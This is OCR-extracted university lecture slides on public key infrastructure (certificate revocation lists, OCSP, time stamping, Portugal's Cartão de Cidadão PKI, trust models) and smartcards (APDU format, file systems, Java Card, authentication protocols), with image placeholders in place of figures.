- Key pairs should have a limited lifetime
  - Because private keys can be lost or discovered
  - To implement a regular update policy
- Problem
  - Certificates can be freely copied and distributed
  - The universe of certificate holders is unknown!
    - Thus, cannot be told to eliminate specific certificates
- Solutions
  - Certificates with a validity period
  - Certificate revocation lists
    - To revoke certificates before expiring their validity

Certificate revocation lists (CRL)

- Base or delta
  - Complete / differences
- Signed list of identifyers of prematurely invalidated certificates
  - Must be regurlarly fetched by verifiers
    - e.g. once a day
  - OCSP protocol for single certificate check
    - RFC 2560
  - Can tell the revocation reason


RFC 3280

unspecified (0)
keyCompromise (1)
CACompromise (2)
affiliationChanged (3)
superseded (4)
cessationOfOperation (5)
certificateHold (6)


removeFromCRL (8)
privilegeWithdrawn (9)
AACompromise (10)

- Publication and distribution of CRLs
  - Each CA keeps its CRL and allows public access to it
  - CAs exchange CRLs to facilitate their widespreading

CRL and Delta CRL



Validity of signatures



- A signature is **valid** if it was generated during the **validity period** of the corresponding pub key certificate
  - The validity period starts on the certificate's **NotBefore** date field
  - By default, the validity ends on the **NotAfter** date field
    - Unless revoked
- A private key can be used out of that period
  - But the signature it produces is invalid
- A public key certificate can be used anytime
  - Namely, after the validity period to check past signatures

Distribution of public key certificates


- Integrated with systems or applications
- Directory systems
  - Large scale
    - ex. X.500 through LDAP
  - Organizational
    - ex. Windows 2000 Active Directory (AD)
- Together with signatures
  - Within protocols using certificates for peer authentication
    - e.g. secure communication protocols (SSL, IPSec, etc.)
  - As part of document signatures
    - PDF/Word/XML, etc. documents, MIME mail messages

Distribution of public key certificates

- Explicit (voluntarily triggered by users)
- User request to a service for getting a required certificate
  - e.g. request sent by e-mail
  - e.g. access to a personal HTTP page
- Useful for creating certification chains for frequently used terminal certificates
  - e.g. certificate chains for authenticating with the Cartão de Cidadão

Time Stamping Authority (TSA)

- A service that provides signatures over a timestamp
  - Linked with a data digest



- This is useful for adding trust to a data signature date
  - The signature date becomes linked to the signed data

PKI (Public Key Infrastructure)

- Infrastructure for enabling the use of keys pairs and certificates
  - Creation of asymmetric key pairs for each enrolled entity
    - Enrolment policies
    - Key pair generation policies
  - Creation and distribution of public key certificates
    - Enrolment policies
    - Definition of certificate attributes
  - Definition and use of certification chains (or paths)
    - Insertion in a certification hierarchy
    - Certification of other CAs
  - Update, publication and consultation of CRLs
    - Policies for revoking certificates
    - Online CRL distribution services
    - Online OCSP services
  - Use of data structures and protocols enabling inter-operation among components / services / people

PKI:

Example: Cartão de Cidadão policies

- Enrollment
  - In loco, personal enrolment
- Multiple key pairs per person
  - One for authentication
  - One for signing data
  - Generated in smartcard, not exportable
  - Require a PIN in each operation
- Certificate usage (authorized)
  - Authentication
    - SSL Client Certificate, Email (Netscape cert. type)
    - Signing, Key Agreement (key usage)
  - Signature
    - Email (Netscape cert. type)
    - Non-repudiation (key usage)
- Certification path
  - PT root CA below global root (before 2020)
  - PT root CA (after 2020)
  - CC root CA below PT root CA
  - CC Authentication CA and CC signature CA below CC root CA
- CRLs
  - Signature certificate revoked by default
    - Removed if owner explicitly requires the usage of signatures
  - Certificates revoked upon a owner request
    - Requires a revocation PIN
  - CRL distribution points explicitly mentioned in each certificate


PKI:

Trust relationships

- A PKI defines trust relationships in two different ways
  - By issuing certificates for the public key of other CAs
    - Hierarchically below; or
    - Not hierarchically related
  - By requiring the certification of its public key by another CA
    - Above in the hierarchy; or
    - Not hierarchically related
- Usual trust relationships
  - Hierarchical
  - Crossed (A certifies B and vice-versa)
  - Ad-hoc (mesh)
    - More or less complex certification graphs


PKI:

Hierarchical and crossed certifications



Cross-certification of PKIs:


A practical example



Additional documentation

- [RFC 3280] Internet X.509 Public Key Infrastructure: Certificate and CRL Profile
- Other RFCs
  - **[RFC 4210]** Internet X.509 Public Key Infrastructure Certificate Management Protocol (CMP)
  - **[RFC 4211]** Internet X.509 Public Key Infrastructure Certificate Request Message Format (CRMF)
  - **[RFC 3494]** Lightweight Directory Access Protocol version 2 (LDAPv2) to Historic Status
  - **[RFC 6960]** X.509 Internet Public Key Infrastructure Online Certificate Status Protocol - OCSP
  - **[RFC 2585]** Internet X.509 PKI Operational Protocols: FTP and HTTP
  - **[RFC 2587]** Internet X.509 PKI LDAPv2 Schema
  - **[RFC 3029]** Internet X.509 PKI Data Validation and Certification Server Protocols
  - **[RFC 3161]** Internet X.509 PKI Time-Stamp Protocol (TSP)
  - **[RFC 3279]** Algorithms and Identifiers for the Internet X.509 PKI Certificate and Certificate Revocation List (CRL) Profile
  - **[RFC 3281]** An Internet Attribute Certificate Profile for Authorization
  - **[RFC 3647]** Internet X.509 PKI Certificate Policy and Certification Practices Framework
  - **[RFC 3709]** Internet X.509 PKI: Logotypes in X.509 Certificates
  - **[RFC 3739]** Internet X.509 PKI: Qualified Certificates Profile
  - **[RFC 3779]** X.509 Extensions for IP Addresses and AS Identifiers
  - **[RFC 3820]** Internet X.509 PKI Proxy Certificate Profile


Smartcards




https://pplware.sapo.pt/informacao/saiba-como-renovar-online-o-seu-cartao-de-cidadao/
https://knowtechie.com/security-matters-5-benefits-of-contactless-smart-cards/

Smartcard: Definition

- Card with computing processing capabilities
  - CPU
  - ROM
  - EEPROM
  - RAM




- Interface
  - With contact
  - Contactless



Smartcard: Components

- CPU
  - 8/16 bit
  - Crypto-coprocessor (opt.)
- ROM
  - Operating system
  - Communication
  - Cryptographic algorithms
- EEPROM
  - File system
    - Programs / applications
    - Keys / passwords
- RAM
  - Transient data
    - Erased on power off
- Mechanical contacts
  - ISO 7816-2
    - Power
    - Soft reset
    - Clock
    - Half duplex I/O
- Physical security
  - Tamperproof case
  - Resistance to side-channel attacks


Smartcard applications: Communication protocol stack




T=0 and T=1

- T=0
  - Each byte transmitted separately
  - Slower
- T=1
  - Blocks of bytes transmitted
  - Faster
- ATR (ISO 7816-3)
  - Response of the card to a reset operation
  - Reports the protocol expected by the card

APDU (ISO 7816-4)






- Command APDU
  - CLA (1 byte)
    - Class of the instruction
  - INS (1 byte)
    - Command
  - P1 and P2 (2 bytes)
    - Command-specific parameters
  - Lc
    - Length of the optional command data
  - Le
    - Length of data expected in subsequent Response APDU
    - Zero (0) means all data available
- Response APDU
  - SW1 and SW2 (2 bytes)
    - Status bytes
    - 0x9000 means SUCCESS

Encoding objects in smartcards: TLV and ASN.1 BER

- Tag-Length-Value (TLV)
  - Object description with a tag value, the length of its contents and the contents
  - Each element of TLV is encoded according with ASN.1 BER
- Values can contain other TLV objects
  - The structure can be recursive


Smartcard:
File system (1/3)


- File identification
  - Name or number
- File types
  - Master File (MF)
    - File system root, ID 0x3F00
  - Dedicated File (DF)
    - Similar to a directory
    - Can contain other EFs or DF
  - Elementary File (EF)
    - Ordinary data file
    - File size fixed and determined when created




Smartcard:
File system (2/3)

- File system types
  - Transparent
    - Data blocks identified by offset + length
  - Fixed records
    - Indexed records
  - Variable records
    - Indexed records
  - Cyclic
    - Read pointer, write pointer
    - Cyclic increments








Smartcard: File system (3/3)

- Access control
  - No restrictions
  - Protected
    - The file access APDU must contain a MAC computed with a key shared between the card and the off-card application
  - External authentication
    - The file access APDU is only allowed if the card already checked the existence of a common shared key with the off-card application
    - Previous login

Java cards


- Smartcards that run Java Applets
  - That use the JCRE
  - The JCRE runs on top of a native OS
- JCRE (Java Card Runtime Environment)
  - Java Virtual Machine
  - Card Executive
    - Card management
    - Communications
  - Java Card Framework
    - Library functions



Smartcard:

Cryptographic protocols (1/6)


- External authentication
  - The smartcard authenticates the off-card application
  - Challenge-response protocol with random number
    - Initiated by the off-card application



Smartcard:

Cryptographic protocols (2/6)

- Internal authentication
  - The off-card application authenticates the smartcard
  - Challenge-response protocol with random number and key number
    - Initiated by the off-card application



Smartcard:


Cryptographic protocols (3/6)

- Secure messaging
  - Protect data red from the smartcard
  - Protect data written into the smartcard
  - Protection forms
    - Authentication with MAC
    - Authentication with MAC and data encryption


Smartcard:

Cryptographic protocols (4/6)

- Authenticated readings




- Authenticated writings




Smartcard:

Cryptographic protocols (5/6)

